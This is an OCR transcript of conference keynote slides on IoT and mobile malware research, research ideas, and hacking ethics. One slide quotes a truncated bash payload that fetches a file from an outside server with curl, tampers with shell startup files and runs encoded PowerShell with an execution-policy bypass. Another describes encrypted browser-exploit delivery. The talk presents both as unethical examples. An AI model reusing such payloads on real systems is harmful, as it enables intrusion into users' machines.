Hacking for Ideas (Keynote)

Axelle Apvrille, Fortinet


THCon, April 2023


HELP!
Axl 2022

"Slides with a single sentence,

quotes *and* **small talk***"*


I asked on Mastodon




Keynotes are also controversial ideas (or not)

Playing with **Malware** is like playing with **Fire**. Don't complain if you get **burned**.

Keep your **Ethics**: the End does not justify the means



You can't draw any scientific conclusion from a study on **5,000 IoT malware**



Who am I?

Axelle Apvrille - "cryptax"

- Principal Security Researcher at **Fortinet**
- Topics: **Mobile** malware and **IoT malware**
- Organizer of **Ph0wn** CTF

Au fil des saisons, les horizons comme les sensations changent. Cette émotion, vous pouvez la communiquer le plus facilement du monde.

Et le monde est plus proche

France Telecom

Photo SCOPE

Télécarte 50 unités

Cette carte ne peut être vendue que sous emballage scellé ou s par distributeur automatique.

11/94 - Tirage 4000 000

France Telecom

Régie T
La Communication sur la Télécarte
133 av. des Champs-Elysées
75409 Paris Cedex 08

0100 808478

100 ΜΟΝΑΔΕΣ UNITS

ΟΤΕ ΤΗΛΕΚΑΡΤΑ


384000-3/93

Μέγας Αλέξανδρος

Connected objects in ... ≈ 2000

WORM
Write Once Read Many


Not **worms** (malware propagating on the net)



1^{st} talk on mobile malware: **2008**. **Symbian, WinCE, Java Me**...
1^{st} talk on **Android** malware: **2012**


Hacking IoT


NESPRESSO
magimix


Coin cell battery
Soft needle


SONY
Send SMS
Sending SMS to :
0629999730

Which device to hack? How to hack?




EXPERIMENT


Ideas may come when you don't expect them


Time is an important factor for ideas

some call this *luck*


Time is important: too early / too late








Time is important: too early / too late



Douglas McKee and Philippe Laulheret release a blog post, demo, vulnerabilities.




Our research was too late!

https://hardwear.io/netherlands-2021/presentation/Overmedicated-Breaking-the-security-barrier.pdf


Motives for Hacking

1. To **extend/adapt** features and/or for **Fun**.




Motives for Hacking

1. To **extend/adapt** features and/or for **Fun**.
2. To find **vulnerabilities** (and secure the world against attacks)



Motives for Hacking

1. To **extend/adapt** features and/or for **Fun**.
2. To find **vulnerabilities** (and secure the world against attacks)
3. To **attack/pwn**. This is **NOT** hacking!



We don't talk enough about
Ethics in conferences

Malicious samples April 1st-15, 2023

IoT ELF samples: 7, 500
Android samples: 75, 000

Not counting riskware/PUA

We're busy enough, don't make it any more difficult

Pwning for fun - where do we set the limit?

Welcome challenge, for beginners

Asks to leave Docker sockets open ... then...


Payload:

```
#!/bin/bash

echo $SHELL

SERVER="welcome.insomnihack.ch:4242"

if [ -e "C:\Windows" ];then
        # Windows
        echo 'export PS1="\[\033[01;32m\]SHAME - You are infected $ \[\033[0m\]"' >> /etc/bash.bashrc
        echo 'export PS1="\[\033[01;32m\]SHAME - You are infected \[\033[0m\]"' >> /etc/zsh/zshrc
        curl -s "http://$SERVER/wallpaper.jpg?type=qLXfYey7yr5b" -o $TEMP/insomnihack.jpg
        # Base64(UTF16-LE(payload))
        powershell.exe -exec bypass -enc "YQBkAGQALQB0AHkAcABlACAAQAAnACAADQAKAHUAcwBpAG4AZwAgAFMAeQBzA
else
```

Security or In-security?

This project aims at delivering browser exploits to the victim browser in an encrypted fashion. Ellyptic-curve Diffie-Hellman (secp256k1) is used for key agreement and AES is used for encryption.


By delivering the exploit code (and shellcode) to the victim in an encrypted way, the attack can not be replayed. Meanwhile the HTML/JS source is encrypted thus reverse engineering the exploit is significantly harder.



Pwning / infiltrating without a safenet?

You play **cybercriminals** game!

Don't come crying afterwards when your "aunt got hacked and lost her banking credentials"



Unite against cybercrime!

Internet of Things

- **Complex** dedicated hardware, with embedded software.
  Routers, NAS, IP Webcams, medical devices, vacuum cleaners, smart TV...
  Targeted by several malware
- **Low resource** smart devices
  Smart watch, toothbrushes, jump ropes, coffee machines...
  No proper OS, micro-controller(s) on board, sometimes indirect connection to Internet
  A few PoCs

ChatGPT anecdote: excellent to invent stories!

